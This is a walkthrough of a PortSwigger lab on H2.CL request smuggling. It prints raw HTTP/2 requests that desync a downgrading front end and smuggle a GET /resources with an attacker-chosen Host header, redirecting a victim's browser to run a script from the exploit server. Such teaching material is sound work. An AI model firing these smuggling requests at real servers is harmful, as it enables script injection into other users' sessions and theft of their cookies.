
The lab
here is how portswigger describes it
This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests even if they have an ambiguous length.
To solve the lab, perform a request smuggling attack that causes the victim's browser to load and execute a malicious JavaScript file from the exploit server, calling alert(document.cookie). The victim user accesses the home page every 10 seconds.
this follows the h2.te response queue poisoning lab. that one kept a chunked header across the http/2 downgrade. this one does the same downgrade attack but with the other length header, Content-Length, and instead of stealing a response we redirect the victim's own browser to a malicious script on our exploit server.
what h2.cl is?#
as in the last lab, http/2 states the length of every request unambiguously in the protocol, so smuggling should be impossible over it. the weakness comes from the front end downgrading our http/2 request to http/1 before passing it to the back end, and trusting a length header we injected while doing so.
h2.cl is the variant where the back end ends up trusting a Content-Length. we put a Content-Length header in our http/2 request. the front end ignores it, because http/2 already told it the true length, and forwards the request. but when it rewrites the request as http/1 it carries our Content-Length along, and the back end, reading http/1, believes it. so the front end measured the request by its real http/2 length while the back end measures it by our injected Content-Length, and that disagreement is the smuggle.
why content length zero?#
the specific value we use is Content-Length: 0. that tells the back end our request has no body at all. so after it reads our headers, the back end thinks the request is finished immediately, and any bytes we put after the headers are not part of our request as far as the back end is concerned. it treats those bytes as the beginning of the very next request on the connection. meanwhile the front end, going by the real http/2 length, happily forwards those bytes as our body. so Content-Length: 0 is what lets us park a whole smuggled request in what the front end thinks is just our request body.
Step 1 - Confirm the smuggle#
we intercept a request, send it to repeater, make sure the protocol is set to http/2 in the inspector, and send this
POST / HTTP/2
Host: your-lab-id.web-security-academy.net
Content-Length: 0

SMUGGLED

the front end forwards the whole thing, the back end reads Content-Length: 0, ends our request after the headers, and treats SMUGGLED as the start of the next request. every second request we send comes back 404, because our SMUGGLED prefix is glued to the front of it and makes a broken path. that confirms the desync. we also notice that a request for GET /resources gets a redirect to /resources/, which is the behaviour we are about to abuse.

Step 2 - Smuggle resources request with a chosen host#
we build a smuggled request for /resources and give it a Host header of our own choosing.
POST / HTTP/2
Host: your-lab-id.web-security-academy.net
Content-Length: 0

GET /resources HTTP/1.1
Host: logicbreaker
Content-Length: 5

x=1

here is what this does. the smuggled GET /resources will be prepended to the next user's request on the connection, and the server answers a request for /resources with a redirect to /resources/. the important detail is that the server builds that redirect url using the Host header of the request, and the Host on our smuggled request is one we control. so the redirect the victim receives points at whatever host we put there. the smuggled request's own Content-Length: 5 with an x=1 body is there to absorb a few bytes of the following request so everything stays lined up. sending this a few times, we confirm we can redirect the next request on the connection to an arbitrary host.
Step 3 - Host the malicious script#

now we make that arbitrary host our own exploit server. we go to the exploit server, set the file path to /resources, put alert(document.cookie) in the body, and store it, so our exploit server now serves our script at /resources.
Step 4 - Point the Smuggled host at the exploit server#
we edit the smuggled request so its Host header names our exploit server.
POST / HTTP/2
Host: your-lab-id.web-security-academy.net
Content-Length: 0

GET /resources HTTP/1.1
Host: your-exploit-server-id.exploit-server.net
Content-Length: 5

x=1

the chain is now complete. the home page pulls its scripts from /resources/, and the victim loads the home page every 10 seconds. our smuggled prefix attaches to the victim's request for a resource, so the server responds to that resource request with a redirect to /resources/ on our exploit server. the victim's browser follows the redirect, fetches our file, and because it was expecting a script it executes what it gets, which is alert(document.cookie) running in the victim's context. we send the request a few times so it lands on a victim's connection.
Step 5 - Confirm the hit#
we check the exploit server access log, and there is a GET /resources/ request coming from the victim, which means their browser was redirected to us and loaded our script.

with this, we solved the lab!